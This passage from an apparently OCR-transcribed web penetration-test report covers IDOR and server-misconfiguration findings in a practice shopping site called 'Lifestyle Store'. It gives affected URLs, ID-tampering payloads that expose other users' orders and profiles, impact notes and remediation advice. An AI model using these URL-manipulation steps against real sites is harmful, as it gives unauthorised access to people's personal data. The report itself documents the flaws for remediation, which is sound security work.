
- https://owasp.org/www-community/attacks/csrf
- https://portswigger.net/web-security/csrf

7.Insecure Direct Object Reference (IDOR)

IDOR(Critical)	Below mentioned URL in the **Lifestyle Store>Customer>Orders** is vulnerable to **Insecure Direct Object Reference** **Affected URL :** • http://url.com/orders/generate_receipt/ordered/11 • http://url.com/orders/orders.php?customer=16 • http://url.com/profile/16/edit/ **Issue Detail** • Insecure Direct Object References (IDOR) occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. • **Parameters Affected:** GET • **Payload** http://url.com/orders/generate_receipt/ordered/**10** http://url.com/orders/orders.php?customer=**1** http://url.com/profile/**15**/edit/


Observation:


- This is my order receipt



PoC:

- Changing the URL /11 to /10 and /9





PoC:

13.232.153.1 6/orders/orders.php?customer=14

Lifestyle Store

My Cart | My Profile | My Orders | Blog | Forum | Logout

My Orders

Order Id: 2DD930939259

PRODUCTS:

Adidas Socks - Pack	INR 450
Total	INR 450

SHIPPING DETAILS:

Name - asd
Email - asd@asd.com
Phone - 9876543210
Address - asdasd


PAYMENT MODE

Cash on delivery

Order placed on : 2019-03-11 15:15:24

Status: DELIVERED

PoC:


13.232.15 .106/profile/15/edit/
160%
Lifestyle Store
My Cart
My Profile
My Orders
Blog
Forum
My Profile
acdc
cewi@next-mail.info
acdc
9999999999
jkhkjhkjkjkj
UPLOAD PROFILE PICTURE
UPDATE
Copyright @ Lifestyle Store. All Rights Reserved.

Business Implications: High

- Data breaches: IDOR vulnerabilities can be used to access sensitive data, such as financial information, personal data, or intellectual property. This data could be used for identity theft, fraud, or other malicious purposes.
- Financial losses: IDOR attacks can also lead to financial losses. For example, an attacker could use an IDOR vulnerability to steal credit card numbers or other financial information. This information could then be used to make unauthorized purchases or to commit identity theft.
- Damage to reputation: A data breach or other security incident can damage a company's reputation. Customers may lose confidence in the company's ability to protect their data, which could lead to decreased sales or other negative consequences.
- Legal liability: Companies that are responsible for data breaches may be held legally liable for the damages that are caused. This could include financial losses, legal fees, and other costs.

Reccomendations

- Sensitive information must only be accessible to authorised users
- Implement proper authentication and authorisation checks at every function to make sure the user requesting access to a resource whether to view or edit is his own data and no one else's
- Similarly, if an account’s password is being attempted to reset even from different devices, the account should be locked for a while
- Implement these checks on the basis of IP addresses and sessions


References

- https://portswigger.net/web-security/access-control/idor
- https://www.varonis.com/blog/what-is-idor-insecure-direct-object-reference

8.Server Misconfiguration

Server-misconfiguration	Below mentioned URL in the **Lifestyle Store** is vulnerable to due to Server-misconfiguration **Affected URL :** • http://url.com/server-status/ **Issue Detail** • Security misconfiguration is a common issue in organizations that occurs when a server or web application is not configured correctly, leaving vulnerabilities that can potentially be spotted by attackers leading to server misconfiguration attacks

Observation & PoC:



Reccomendation:

- Keep the software up to date
- Disable all the default accounts and change passwords regularly
- Develop strong app architecture and encrypt data which has sensitive information.
- Make sure that the security settings in the framework and libraries are set to secured values.
- Perform regular audits and run tools to identify the holes in the system


References:

- http://projects.webappsec.org/w/page/13246959/Server%20Misconfiguration
- https://infosecwriteups.com/understanding-server-misconfiguration-a-comprehensive-guide-2023-4f877fa66909

9.Stored XSS

